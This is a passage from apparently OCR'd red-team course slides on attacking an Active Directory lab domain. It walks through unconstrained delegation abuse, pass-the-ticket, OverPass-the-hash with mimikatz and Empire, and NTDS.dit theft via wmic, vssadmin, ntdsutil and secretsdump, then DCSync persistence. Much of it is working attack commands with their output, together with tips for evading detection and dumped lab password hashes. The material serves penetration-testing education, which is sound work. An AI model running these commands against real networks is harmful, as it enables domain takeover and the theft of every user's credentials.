primarygroupid        : 513
pwdlastset            : 10/4/2017 11:27:46 PM
usnchanged            : 635232
```


Unconstrained Delegation

Let’s see how we can leverage unconstrained delegation, in a practical scenario, using the machine and the Domain Administrator account we identified previously.

Unconstrained Delegation

Suppose we were able to social engineer the “2ndAdmin” Domain Administrator to connect to the server featuring unconstrained delegation over a Kerberos service.

Specifically, we lured the “2ndAdmin” Domain Administrator into connecting to a network share inside the machine featuring unconstrained delegation.



Screenshot from 2ndAdmin’s workstation.

Unconstrained Delegation

Note that the administrator doesn't even have to type in his credentials, connecting to a network share is enough.

Of course, we should have compromised the server configured with unconstrained delegation prior to the following steps, through an admin or service account.

Unconstrained Delegation

Through this network session, we can get the 2ndAdmin's TGT, then *pass-the-ticket* and using PowerShell remoting connect to a DC.

With access to a DC, we can dump the KRBTGT account's password hash, which, as you will see later on, is an important asset to have.

Unconstrained Delegation

Through our PowerShell empire agent, we first dump and export all available tickets in the machine.

```
>> usemodule credentials/mimikatz/command
>> set Command sekurlsa::tickets /export
>> run
```

```
(Empire: KE8PRHDW) > usemodule credentials/mimikatz/command*
(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::tickets /export
(Empire: powershell/credentials/mimikatz/command) > run
```

Unconstrained Delegation

The 2ndAdmin's TGT will be included since he connected to the network share and his credentials were insufficiently protected.

Net Session with the TGT

```
Authentication Id : 0 ; 5746982 (00000000:0057b126)
Session           : Network from 0
User Name         : 2ndAdmin
Domain            : ELS
Logon Server      : (null)
Logon Time        : 10/18/2017 12:08:33 PM
SID               : S-1-5-21-1770822258-1552498733-1961591868-1177

        * Username : 2ndAdmin
        * Domain   : ELS.LOCAL
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 10/18/2017 12:08:32 PM ; 10/18/2017 10:08:32 PM ; 10/25/2017 12:08:32 PM
          Service Name (02) : krbtgt ; ELS.LOCAL ; @ ELS.LOCAL
          Target Name  (--) : @ ELS.LOCAL
          Client Name  (01) : 2ndAdmin ; @ ELS.LOCAL
          Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            32e782962b13117d8cab362c6990a954a83facfa10f2125b2bd044d6e3225a26
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
          Saved to file [0;57b126]-2-0-60a10000-2ndAdmin@krbtgt-ELS.LOCAL.kirbi !
```

Unconstrained Delegation

Now, we pass the ticket using the "*kerberos::ptt*" mimikatz command.

```
                                >> usemodule credentials/mimikatz/command
>> set Command kerberos::ptt [0;57b126]-2-0-60a10000-2ndAdmin@krbtgt-ELS.LOCAL.kirbi
```

```
(Empire: powershell/credentials/mimikatz/command) > set Command kerberos::ptt [0;57b126]-2-0-60a10000-2ndAdmin@krbtgt-ELS.LOCAL.kirbi
(Empire: powershell/credentials/mimikatz/command) > run
(Empire: powershell/credentials/mimikatz/command) >
Job started: 1HZ5F6

Hostname: User8.eLS.local / S-1-5-21-1770822258-1552498733-1961591868

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # kerberos::ptt [0;57b126]-2-0-60a10000-2ndAdmin@krbtgt-ELS.LOCAL.kirbi

* File: '[0;57b126]-2-0-60a10000-2ndAdmin@krbtgt-ELS.LOCAL.kirbi': OK
```

Unconstrained Delegation

We will use PowerShell remoting to connect to the DC, using the 2ndAdmin's ticket we just passed to the compromised machine.

To achieve that, we can use PowerShell empire's *invoke_psremoting* lateral movement method as follows.

```
>> usemodule lateral_movement/invoke_psremoting
```

Unconstrained Delegation


We successfully compromised the DC, using PSRemoting with the 2ndAdmin ticket we captured and passed.

```
(Empire: powershell/lateral_movement/invoke_psremoting) > options

             Name: Invoke-PSRemoting
           Module: powershell/lateral_movement/invoke_psremoting
       NeedsAdmin: False
        OpsecSafe: True
         Language: powershell
MinLanguageVersion: 2
       Background: False
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Executes a stager on remote hosts using PSRemoting.

Options:

  Name         Required    Value                   Description
  ----         --------    -------                 -----------
  Listener     True                                Listener to use.
  CredID       False                               CredID from the store to use.
  ComputerName True                                Host[s] to execute the stager on, comma
                                                   separated.
  Proxy        False       default                 Proxy to use for request (default, none,
                                                   or other).
  UserName     False                               [domain\]username to use to execute
                                                   command.
  ProxyCreds   False       default                 Proxy credentials
                                                   ([domain\]username:password) to use for
                                                   request (default, none, or other).
  UserAgent    False       default                 User-agent string to use for the staging
                                                   request (default, none, or other).
  Password     False                               Password to use to execute command.
  Agent        True        KE8PRHDW                Agent to run module on.

(Empire: powershell/lateral_movement/invoke_psremoting) > set Listener http1
(Empire: powershell/lateral_movement/invoke_psremoting) > set ComputerName lab-dc01.els.local
(Empire: powershell/lateral_movement/invoke_psremoting) > run
(Empire: powershell/lateral_movement/invoke_psremoting) > [+] Initial agent 4WGALMDC from 10.10.10.254 now active
```

Unconstrained Delegation

Compromising the domain's DC provides us with great power. As you will see later on, we can now create golden tickets since we know the KRBTGT account's password hash. The KRBTGT account's password hash can be dumped as follows.

```
>> usemodule credentials/mimikatz/command
>> set Command sekurlsa::krbtgt
```



Unconstrained Delegation

Constrained Delegation can also be misconfigured in a way that allows lateral spread.

Please refer to the following link for details:

http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/

OverPass-the-Hash (Making the best of NTLM password hashes)

When we are in possession of NTLM password hashes, we can *pass-the-hash,* but this is getting detected nowadays (event 4624). Not only *pass-the-hash* is getting detected, but specific internals prevents us from using it against newer systems.

OverPass-the-hash

For the specifics of those internals, as well as for understanding where we can perform *pass-the-hash,* refer to the link below.

http://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/

OverPass-the-hash

What we could do is perform *OverPass-the-hash*.

By clearing out all the Kerberos encryption keys that are on a system and injecting an extracted NTLM password hash, we can take that password hash and switch it over so that we're effectively using a Kerberos ticket. This is a lot more difficult to detect.

OverPass-the-hash

That way, when we connect to a Kerberos enabled service, the normal Kerberos procedure is conducted, but with the NTLM password hash that we injected.

OverPass-the-hash

Let’s go through the whole *OverPass-the-hash* procedure and also show you how to make this attack stealthier.

OverPass-the-hash

After an initial compromise, we executed mimikatz on the compromised machine. Luckily, we found a Domain Administrator's NTLM password hash.

```
Authentication Id : 0 ; 834311 (00000000:000cbb07)
Session           : Interactive from 1
User Name         : 2ndAdmin
Domain            : ELS
Logon Server      : LAB-DC01
Logon Time        : 10/18/2017 4:33:03 PM
SID               : S-1-5-21-1770822258-1552498733-1961591868-1177
        msv :
         [00000003] Primary
         * Username : 2ndAdmin
         * Domain   : ELS
         * NTLM     : 49623ccc820122ab49b3f0f571b77186
         * SHA1     : 2a288bed67dfe976aa409a21354c36e7201d854e
         [00010000] CredentialKeys
         * NTLM     : 49623ccc820122ab49b3f0f571b77186
         * SHA1     : 2a288bed67dfe976aa409a21354c36e7201d854e
```


OverPass-the-hash

Let’s see how we can execute an *OverPass-the-hash* attack and access the domain controller’s contents.

We can just use PowerShell empire’s *credentials/mimikatz/pth* module. If we choose this path, a mimikatz command will be executed similar to the following.

OverPass-the-hash

Executing "*sekurlsa::pth,*" specifying only the NTLM password hash, will likely cause an alert since the encryption method of the *Encrypted_Timestamp* field of AS_REQ message is actually being downgraded.



OverPass-the-hash

To make the OverPass-the-hash attack stealthier, we will also specify AES keys. Those AES keys can be extracted as follows, using empire's *credentials/mimikatz/command* module.

```
>> usemodule credentials/mimikatz/command
>> set Command sekurlsa::ekeys
```

```
Hostname: User8.eLS.local / S-1-5-21-1770822258-1552498733-1961591868

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::ekeys

         * Username : 2ndAdmin
         * Domain   : els.local
         * Password : (null)
         * Key List :
           aes256_hmac       b3ed8ba2447b1f0e06d2ab072a4afd4a3f76fc4adb23a0f5c2827655c72de9fb
           aes128_hmac       12345678901234567890123456789012
           rc4_hmac_nt       49623ccc820122ab49b3f0f571b77186
           rc4_hmac_old      49623ccc820122ab49b3f0f571b77186
           rc4_md4           49623ccc820122ab49b3f0f571b77186
```

OverPass-the-hash

Finally, we will execute the *sekurlsa::pth* command specifying the AES keys we extracted. Below you can see the result.

```
>> usemodule credentials/mimikatz/command
>> set Command sekurlsa::pth /user:2ndAdmin /domain:els.local
/aes256:b3ed8ba2447b1f0e06d2ab072a4afd4a3f76fc4adb23a0f5c2827655c72de9fb
/ntlm:49623ccc820122ab49b3f0f571b77186 /aes128:12345678901234567890123456789012
/run:notepad.exe
```

```
mimikatz(powershell) # sekurlsa::pth /user:2ndAdmin /domain:els.local /aes256:b3ed8ba2447b1f0e06d2ab072a4afd4a3f76fc4adb23a0f5c2827655c72de9fb /ntlm:496
23ccc820122ab49b3f0f571b77186 /aes128:12345678901234567890123456789012 /run:notepad.exe
user    : 2ndAdmin
domain  : els.local
program : notepad.exe
impers. : no
AES128  : 12345678901234567890123456789012
AES256  : b3ed8ba2447b1f0e06d2ab072a4afd4a3f76fc4adb23a0f5c2827655c72de9fb
NTLM    : 49623ccc820122ab49b3f0f571b77186
  |  PID  3536
  |  TID  3548
  |  LSA Process is now R/W
  |  LUID 0 ; 1701802 (00000000:0019f7aa)
  \_ msv1_0   - data copy @ 000000084CB12E60 : OK !
  \_ kerberos - data copy @ 000000084CB1FA48
   \_ aes256_hmac       OK
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

We can also specify aes128 keys, even if they don't actually exist.

OverPass-the-hash

Now, to access the Domain Controller's contents, we must steal the token from the spawned notepad process, as follows.

```
>> steal_token 3536
>> shell dir \\lab-dc01.els.local\C$
```

3.4.3.3 Paths To AD Compromise: OverPass-the-Hash

MAP REF

OverPass-the-hash

```
(Empire: Y1VGRNU7) > steal_token 3536
(Empire: Y1VGRNU7) > sysinfo: 0|http://10.10.10.102:8083|ELS|[redacted]|USER8|10.10.10.103|Microsoft Windows 8.1 Pro|True|powershell|388|powershell|4

Running As: ELS\[redacted]


Use credentials/tokens with RevToSelf option to revert token privileges
Listener:         http://10.10.10.102:8083
Internal IP:      10.10.10.103
Username:         ELS\[redacted]
Hostname:         USER8
OS:               Microsoft Windows 8.1 Pro
High Integrity:   1
Process Name:     powershell
Process ID:       388
Language:         powershell
Language Version: 4
(Empire: Y1VGRNU7) > shell dir \\lab-dc01.els.local\c$
(Empire: Y1VGRNU7) >
Directory: \\lab-dc01.els.local\c$


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         8/29/2017  10:06 PM            Backup
d----          7/5/2017   6:35 PM            inetpub
d----         8/22/2013   6:52 PM            PerfLogs
d-r--          7/5/2017   7:26 PM            Program Files
d----         8/22/2013   6:39 PM            Program Files (x86)
d-r--         9/26/2017  12:29 PM            Users
d----         8/18/2017   1:54 PM            Windows
```

Pivoting with Local Admin & Passwords in SYSVOL

It is not uncommon that the same set of credentials is being used across the domain. This is usually the case with local administrator accounts. If we identify those credentials, we can easily move laterally into the network.

Pivoting with Local Admin & Passwords in SYSVOL

Whenever a Group Policy Preference is created inside SYSVOL, an associated XML file is also created containing data relevant to the configuration to be deployed. If a password is included, it is encrypted with AES-256 bit encryption. It is not uncommon to come across local administrator passwords inside a GPP.

Pivoting with Local Admin & Passwords in SYSVOL

Microsoft released the AES encryption key, so always take a look at SYSVOL, which we remind you is world readable, for (local administrator) passwords.

A patch was released preventing the insertion of credentials in GPPs. Older credentials that have been placed in SYSVOL before the patch will persist though.

Dangerous built-in groups usage

Organizations usually use built-in groups instead of custom delegation. Members of ‘Account Operators’ and ‘Print operators’ can log on to the main controller by default.

Consequently, if we compromise a simple helpdesk account, we may be able to compromise the entire domain.

Dumping AD Domain Credentials

As simulated attackers, we want to dump domain credentials. That way we can be anyone we want or maybe create golden tickets, as you will see later on.

The first way to do this is locate the **NTDS.dit** file (the AD database file). The other way is to steal credentials.

Finding NTDS.dit on the network

Not everyone is familiar with the exact location of that database file in their environment. It could be found on DC backups or an external network storage device even.

Dumping AD Domain Credentials

Additionally, a VMware administrator has the ability clone a virtual DC within Vmware. If we compromise such an administrator, we can clone a virtual DC.

To access the NTDS.dit file, we don't even have to start the clone. We can just copy down the storage files associated with it.

Dumping AD Domain Credentials

No alarms are going to go off in AD or the DC because of a triggered event.

Dumping AD Domain Credentials

When we jump on a sensitive box, we may not want to use a tool like mimikatz. We can use task manager and dump LSASS into a LSASS dump file. Then, we can copy that to somewhere else and run mimikatz against it there.


Dumping AD Domain Credentials

It will be a little more difficult for them to discover that we were on that box. This LSASS dump file may include Domain Admin credentials.


Dumping AD Domain Credentials

Dumping LSASS (Using Task Manager)

1



2



Dumping AD Domain Credentials

If we manage to extract Domain Administrator credentials, what we should do next, is remotely get the NTDS.dit file and the SYSTEM registry hive.

With those two files, we will be able to acquire every password hash of the domain. Let's see some ways of remotely getting those files.

Dumping AD Domain Credentials

Shadow volume creation

Copy NTDS.dit and SYSTEM registry hive from VSS snapshot to C: drive.

Remotely Get the DIT

```
>> wmic /node:DC_hostname /user:Domain\User /password:password process call create "cmd
                /c vssadmin create shadow /for=C: 2>&1 > c:\vss.log"
>> wmic /node:DC_hostname /user:Domain\User /password:password process call create "cmd
    /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
                        C:\windows\temp\NTDS.dit 2>&1 > c:\vss2.log"
>> wmic /node:DC_hostname /user:Domain\User /password:password process call create "cmd
 /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
                    C:\windows\temp\SYSTEM.hive 2>&1 > c:\vss2.log"
```

Remotely Get the DIT (when no clear-text password exists)

```
>> wmic /authority:"Kerberos:Domain\DC_Hostname" /node:DC_hostname process call create
                                        …
```

You will have to pass-the-ticket before executing this command

Dumping AD Domain Credentials

Pulling the NTDS.dit remotely using PowerSploit's Invoke-NinjaCopy is another option. Invoke-NinjaCopy leverages PS Remoting. You can use it from inside PowerShell empire as follows.

```
>> usemodule collection/ninjacopy
```


Dumping AD Domain Credentials

We can also use NTDSUtil. NTDSUtil is a tool used by administrators to administer or manage the AD database. Access to the DC is required to execute NTDSUtil.

Dumping AD Domain Credentials

If we use NTDSUtil to create an “install from media” it makes a copy of the NTDS.dit (and the SYSTEM registry hive) for us.

```
>> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
```



Dumping AD Domain Credentials

Finally, to extract every password hash of the domain, we can use impacket's secretsdump.py as follows.

```
>> python secretsdump.py -system /root/Desktop/temp/registry/SYSTEM -ntds
/root/Desktop/temp/Active\ Directory/ntds.dit LOCAL
```

```
root@kali:~/Downloads/arsenal/impacket/examples# python secretsdump.py -system /root/Desktop/temp/registry/SYSTEM -ntds /root/Desktop/temp/Active\ Direc
tory/ntds.dit LOCAL
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Target system bootKey: 0x83c02779c29edf111b82bf7c74ca6c14
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 44267b16e7b460e8260abc38dec8b593
[*] Reading and decrypting hashes from /root/Desktop/temp/Active Directory/ntds.dit
eLS.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:49623ccc820122ab49b3f0f571b77186:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
LAB-DC01$:1002:aad3b435b51404eeaad3b435b51404ee:6cc5b7c69e11f4a2d3814ed4dcf70483:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d1d1e6ad7eced4893db9caf7b5c72376:::
eLS.local\user10:1107:aad3b435b51404eeaad3b435b51404ee:3416b096625aedd6d9912a97a8f11cc9:::
USER8$:1108:aad3b435b51404eeaad3b435b51404ee:fbcbff42a0813936561d8f8fe1c7273a:::
```

DCSync (mimikatz)

A better approach in acquiring all of the domain's password hashes is DCSync. DCSync is a mimikatz feature that enables us to act as a Domain Controller and request password data from the targeted DC.

Dumping AD Domain Credentials

Before DCSync was introduced, what we had to do to extract the KRBTGT password was run Mimikatz or Invoke-Mimikatz on a DC.

Dumping AD Domain Credentials

DCSync enables us to pull password hashes (including previous ones) over the network without the interactive logon requirement and without pulling the NTDS.dit file.

Dumping AD Domain Credentials

Special rights are required in order to run DCSync. Members of the ‘Administrators,’ ‘Domain Admins’ or ‘Enterprise Admins’ groups as well as the DC computer account itself can run DCSync.

Dumping AD Domain Credentials


The interesting thing is that a normal domain user can be delegated the rights needed to extract password data.

Those rights are:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes In Filtered Set (required in some environments

Dumping AD Domain Credentials


For example, after domain compromise, we assigned the normal domain user “employee4” the rights needed for DCSync execution.



Dumping AD Domain Credentials

Employee4 user can now be used for stealthy persistence. As you can see below, he is now able to extract any password data, using DCSync.

```
>> lsadump::dcsync /domain:els.local /user:ELS\krbtgt
```



Dumping AD Domain Credentials

During an engagement, you should also rely on obscure keylogging techniques, to identify privileged credentials.

Alternative Paths for Credential Extraction

Once a domain is compromised, we are in possession of the KRBTGT account's password hash.

The KRBTGT account is used to encrypt and sign all Kerberos tickets within a domain.


Golden Tickets

Consequently, we can forge Kerberos tickets (TGTs) that can be used to request TGS tickets for any service on any computer in the domain.

Those forged TGT tickets are called Golden Tickets.

